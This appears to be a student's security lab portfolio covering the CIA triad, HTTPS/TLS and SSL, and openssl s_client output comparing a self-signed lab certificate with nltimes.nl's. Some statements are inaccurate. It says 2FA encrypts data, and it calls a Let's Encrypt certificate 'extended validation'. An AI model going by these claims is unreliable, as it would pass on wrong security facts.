Human level	Personnel is trained and instructed what to do in situations where there is critical failure.	Install IDS, check the logfiles periodically.	-	Hire or use in-house security expert to resolve the problem.
Organisation Level	HIre personnel with past experience with data breaches.	Notice when things go down.	Educate every staff member on the matter and have them do security drills.	Find out what data is missing if any and how much data actually leaked.
Application Level	Make sure all connecctions are encrypted.	-	-	-
System Level	Invest in well protected server.	-	-	Notify the existing users to change passwords periodically.
Network Level	Secure traffic lanes and Firewalls	Monitor trafic for moving large chunks of data.	Take it down and patch the leaks.	Better Firewall rules.
Buildings and grounds	Restrict physicalaccess to core components of the network.	-	-	-

Section 3: Security engineer

Topic 1: Introduction into Defensive IT and Information Security Concepts

Exercises:

Explain the concept of CIA in your own words

The CIA triad is a model designed to guide policies for information security in an organization. The CIA triad breaks down into 3 main parts - Confidentiality, integrity, availability.

Confidentiality is equal to privacy. Its goal is to keep the data secure from unauthorized access. Depending on the data type and size, data is categorized according to the amount of damage it could do for the company if it suddenly went missing/stopped working/went public. If the data is more valuable then more security measures should be taken.

- Data should be handled based on the organization's required privacy.
- Data should be encrypted using 2FA (2 factor authentication.
- Keep access control lists and other file permissions up to date.

Integrity involves keeping the data in good operational order to be used when needed. Data should not be changed in transit because it may cause integrity problems down the line (corrupted data).


- Ensure employees are knowledgeable about compliance and regulatory requirements to minimize human error.
- Use backup and recovery software.
- To ensure integrity, use version control, access control, security control, data logs and checksums.

Availability - Contrary to confidentiality, availability involves keeping the data ready for use from authorized parties. It involves keeping the hardware and infrastructure in a good technical and operational state.

- Use preventive measures such as redundancy, failover, and RAID. Ensure systems and applications stay updated.
- Use network or server monitoring systems.
- Ensure a data recovery and business continuity (BC) plan is in place in case of data loss.

Topic 2: Network Separation and Segmentation (Firewalls)

This is a diagram of my network in seclab.



Topic 3: Secure Network Connections (HTTPS/TLS/SSH)


Hypertext Transfer Protocol Secure (HTTPS) - It is used for secure communication over a computer network. In HTTPS, the communication protocol is encrypted using Transport Layer Security (TLS) or, Secure Sockets Layer (SSL). The protocol is therefore also referred to as HTTP over TLS, or HTTP over SSL. The motivations for HTTPS are authentication of the accessed website, and protection of the privacy and integrity of the exchanged data while in transit. It protects against man in the middle attacks as well as eavesdropping and tampering. HTTPS requires a trusted third party to sign the server-side digital certificates.


TLS is a cryptographic protocol designed to provide communications security over a computer network. The protocol is used in applications such as email, instant messaging, and voice over IP, but its use in securing HTTPS remains its most popular role. TLS protocol aims primarily to provide cryptography, including privacy (confidentiality), integrity, and authenticity using certificates, between two or more communicating computer applications. It runs in the application layer and is itself composed of two layers: the TLS record and the TLS handshake protocols.


SSL - SSL (Secure Sockets Layer) is the standard technology for keeping an internet connection secure and safeguarding any sensitive data that is being sent between two systems. It does this by making sure that any data transferred between users and sites, or between two systems remain impossible to read. uses encryption algorithms to scramble data in transit, preventing hackers from reading it as it is sent over the connection. This data could be anything sensitive or personal which can include credit card numbers and other financial information, names, and addresses.

Make use of Lubuntu template for this exercise. The following tutorial will guide you how to create a 4096-bit RSA key in stead of a 2048-bit key.
https://www.digitalocean.com/community/tutorials/how-to-create-a-ssl-certificate-on-apache-for-debian-8

Add some screenshots of the data from the self-signed certificate of your web server as evidence (you can do this via the web browser by looking at the certificate)


Not secure | https://172.16.1.14
Your connection is not private
Attackers might be trying to steal your information from 172.16.1.14 (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_AUTHORITY_INVALID
To get Chrome's highest level of security, turn on enhanced protection
Advanced
Back to safety


Certificate Viewer: 172.16.1.14
General
Details
Issued To
Common Name (CN) 172.16.1.14
Organization (O) Fontys
Organizational Unit (OU) Fontys
Issued By
Common Name (CN) 172.16.1.14
Organization (O) Fontys
Organizational Unit (OU) Fontys
Validity Period
Issued On Saturday, May 28, 2022 at 5:33:23 PM
Expires On Sunday, May 28, 2023 at 5:33:23 PM
Fingerprints
SHA-256 Fingerprint 18 23 9A 4B 8D AA 1F 79 05 0A 64 5A 04 7C 96 15 D9 06 A0 BE 98 D5 E0 E7 A7 9E 06 CB 8D B0 2D 73
SHA-1 Fingerprint FE 65 DD E9 48 64 96 03 3D 23 A2 10 A0 8B ED B9 02 E9 7A B3



Execute this command on your webserver:

```
$ openssl s_client -showcerts -connect YOUR_WEBSERVER_HERE:443
```

```
student@student-virtual-machine:~$ openssl s_client -connect 172.16.1.14:443
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress =
theshygod@abv.bg
verify error:num=18:self signed certificate
verify return:1
depth=0 C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress =
theshygod@abv.bg
verify return:1
---
Certificate chain
 0 s:C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = the
shygod@abv.bg
   i:C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = the
shygod@abv.bg
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIEBTCCAu2gAwIBAgIUEkSZZJGDUoStMjTi8nP8hcp0V5cwDQYJKoZIhvcNAQEL
BQAwgZExCzAJBgNVBAYTAk5MMRUwEwYDVQQIDAxOb3JkIEJyYWJhbnQxEjAQBgNV
BAcMCUVpbmRob3ZlbjEPMA0GA1UECgwGRm9udHlzMQ8wDQYDVQQLDAZGb250eXMx
FDASBgNVBAMMCzE3Mi4xNi4xLjE0MR8wHQYJKoZIhvcNAQkBFhB0aGVzaHlnb2RA
YWJ2LmJnMB4XDTIyMDUyODE1MzMyM1oXDTIzMDUyODE1MzMyM1owgZExCzAJBgNV
BAYTAk5MMRUwEwYDVQQIDAxOb3JkIEJyYWJhbnQxEjAQBgNVBAcMCUVpbmRob3Zl
bjEPMA0GA1UECgwGRm9udHlzMQ8wDQYDVQQLDAZGb250eXMxFDASBgNVBAMMCzE3
Mi4xNi4xLjE0MR8wHQYJKoZIhvcNAQkBFhB0aGVzaHlnb2RAYWJ2LmJnMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5E5aZXUNzGMciaSJPK5aQB9NgmOa
7SwBxWUWjSyXGEoduo6LAmTJTy2Gq41vTcEa8S9rfnZEY70VQQnp0MsVrep3zLjI
FrL4Y1KCYqZeY5yi3hbRiSjwBYbfcHDz+0qzdlnuf6RiPhe6SUtXZ2462lPlrGCc
d2dF3xGZBMYbFGY5cdReN/DNLrJ/j5Qm3C7IY9qje70CrpIIizDwyy3PBzoMsZOf
FWdbDNbw3m+p3//BqfC9/lSn9cpGPKa379iJ3BiqM4GTd5u879esXAFTMxNTrEeQ
OBPHf0CBWteFRy5JtBQ02xW+Xvm4JoITxFymbL8NvTaNOCNX9F5j2erJDQIDAQAB
o1MwUTAdBgNVHQ4EFgQUexs0WCc7QhJGfvIZD2MSstv9jpAwHwYDVR0jBBgwFoAU
exs0WCc7QhJGfvIZD2MSstv9jpAwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG9w0B
AQsFAAOCAQEAjVddWWknoLQym41wdG4+lbHIfV8nToy4cREzi0RsPR7xz9/WhgjN
EKZMOoRcPW6keGBVZ9FO0HmFr9m+VlgrIqd2UgPUcTwaLckJ732/j1swsz8S6spH
TlTrkG9Q6qmjlpvO4xflBv8y91rEgEry3mHrChDFKau9eDMA58PgUeQtIglxoRBI
zDDv94gjxSXXF/VSsS0WVxV6kBKsgBDyug27CfD80VKBO4Yv57VNDBgq7QjVomlu
1dy9y8wDYHpXvGnytp9oUd3FUyv0bLSRJsde3jSfUTBBHnsv1ajuR/0E2mnEaNqO
Y+Dr/DLVT6JlouvqnUlXuEDp+vyIbjougA==
-----END CERTIFICATE-----
subject=C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress =
theshygod@abv.bg
```

```
student@student-virtual-machine:~$ openssl s_client -showcerts -connect 172.16.1.14:443
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg
verify error:num=18:self signed certificate
verify return:1
depth=0 C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg
verify return:1
---
Certificate chain
 0 s:C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg
   i:C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg
-----BEGIN CERTIFICATE-----
MIIEBTCCAu2gAwIBAgIUEkSZZJGDUoStMjTi8nP8hcp0V5cwDQYJKoZIhvcNAQEL
BQAwgZExCzAJBgNVBAYTAk5MMRUwEwYDVQQIDAxOb3JkIEJyYWJhbnQxEjAQBgNV
BAcMCUVpbmRob3ZlbjEPMA0GA1UECgwGRm9udHlzMQ8wDQYDVQQLDAZGb250eXMx
FDASBgNVBAMMCzE3Mi4xNi4xLjE0MR8wHQYJKoZIhvcNAQkBFhB0aGVzaHlnb2RA
YWJ2LmJnMB4XDTIyMDUyODE1MzMyM1oXDTIzMDUyODE1MzMyM1owgZExCzAJBgNV
BAYTAk5MMRUwEwYDVQQIDAxOb3JkIEJyYWJhbnQxEjAQBgNVBAcMCUVpbmRob3Zl
bjEPMA0GA1UECgwGRm9udHlzMQ8wDQYDVQQLDAZGb250eXMxFDASBgNVBAMMCzE3
Mi4xNi4xLjE0MR8wHQYJKoZIhvcNAQkBFhB0aGVzaHlnb2RAYWJ2LmJnMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5E5aZXUNzGMciaSJPK5aQB9NgmOa
7SwBxWUWjSyXGEoduo6LAmTJTy2Gq41vTcEa8S9rfnZEY70VQQnp0MsVrep3zLjI
FrL4Y1KCYqZeY5yi3hbRiSjwBYbfcHDz+0qzdlnuf6RiPhe6SUtXZ2462lPlrGCc
d2dF3xGZBMYbFGY5cdReN/DNLrJ/j5Qm3C7IY9qje70CrpIIizDwyy3PBzoMsZOf
FWdbDNbw3m+p3//BqfC9/lSn9cpGPKa379iJ3BiqM4GTd5u879esXAFTMxNTrEeQ
OBPHf0CBWteFRy5JtBQ02xW+Xvm4JoITxFymbL8NvTaNOCNX9F5j2erJDQIDAQAB
o1MwUTAdBgNVHQ4EFgQUexs0WCc7QhJGfvIZD2MSstv9jpAwHwYDVR0jBBgwFoAU
exs0WCc7QhJGfvIZD2MSstv9jpAwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG9w0B
AQsFAAOCAQEAjVddWWknoLQym41wdG4+lbHIfV8nToy4cREzi0RsPR7xz9/WhgjN
EKZMOoRcPW6keGBVZ9FO0HmFr9m+VlgrIqd2UgPUcTwaLckJ73Z/j1swsz8S6spH
TlTrkG9Q6qmjlpvO4xflBv8y91rEgEry3mHrChDFKau9eDMA58PgUeQtIglxoRBI
zDDv94gjxSXXF/VSsS0WVxV6kBKsgBDyug27CfD80VKBO4Yv57VNDBgq7QjVomlu
1dy9y8wDYHpXvGnytp9oUd3FUyv0bLSRJsde3jSfUTBBHnsv1ajuR/0E2mnEaNqO
Y+Dr/DLVT6JlouvqnUlXuEDp+vyIbjougA==
-----END CERTIFICATE-----
---
Server certificate
subject=C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg

issuer=C = NL, ST = Nord Brabant, L = Eindhoven, O = Fontys, OU = Fontys, CN = 172.16.1.14, emailAddress = theshygod@abv.bg

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1589 bytes and written 363 bytes
Verification error: self signed certificate
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
```

A digital certificate contains a lot of information, this can also be seen in the output of the above command. What information can you find in the digital certificate en make a comparison between a self-signed certificate and an extended Validation certificate (recognizable at the green area within the URL). Execute the same command, but now for a website with EV-certificate. Paste the output in the answer area hereunder.


What is the output of this command? (EV certificate)
Describe the similarities and differences between the certificates

```
student@student-virtual-machine:~$ openssl s_client -showcerts -connect nltimes.nl:443
CONNECTED(00000003)
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = R3
verify return:1
depth=0 CN = nltimes.nl
verify return:1
---
Certificate chain
 0 s:CN = nltimes.nl
   i:C = US, O = Let's Encrypt, CN = R3
-----BEGIN CERTIFICATE-----
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
-----END CERTIFICATE-----
 1 s:C = US, O = Let's Encrypt, CN = R3
   i:C = US, O = Internet Security Research Group, CN = ISRG Root X1
-----BEGIN CERTIFICATE-----
MIIFFjCCAv6gAwIBAgIRAJErCErPDBinU/bWLiWnX1owDQYJKoZIhvcNAQELBQAw
TzELMAkGA1UEBhMCVVMxKTAnBgNVBAoTIEludGVybmV0IFNlY3VyaXR5IFJlc2Vh
cmNoIEdyb3VwMRUwEwYDVQQDEwxJU1JHIFJvb3QgWDEwHhcNMjAwOTA0MDAwMDAw
```

```
Server certificate
subject=CN = nltimes.nl

issuer=C = US, O = Let's Encrypt, CN = R3

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 5094 bytes and written 382 bytes
Verification: OK
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 4096 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 722E962E860B532E48A9C6CCCA914F20B2579886951854EE0EA84997E951A978
    Session-ID-ctx:
    Resumption PSK: 2987BE43BE93CE3EBEB1C29BD90AF995D831584693AC9195D6559DFE12814B7E048707D14A5BA56BB3871C588E0F4402
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 8b d8 53 ab 10 79 5c 03-e2 0c 16 7e 47 2a a5 79   ..S..y\....~G*.y
    0010 - 8b fc 35 65 c5 41 3d d0-ef 71 a3 a1 2b 80 09 19   ..5e.A=..q..+...

    Start Time: 1653837091
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: CDD07BFDCB839531C73F004DA9BC9A3D8115B1C77046CECE794E20E79DC5BE67
```

The certificate for nltimes.nl is longer and more secure than my self-generated key. It is using extended validation certificate that is 4096 bits which makes decryption harder.

Remote access using SSH




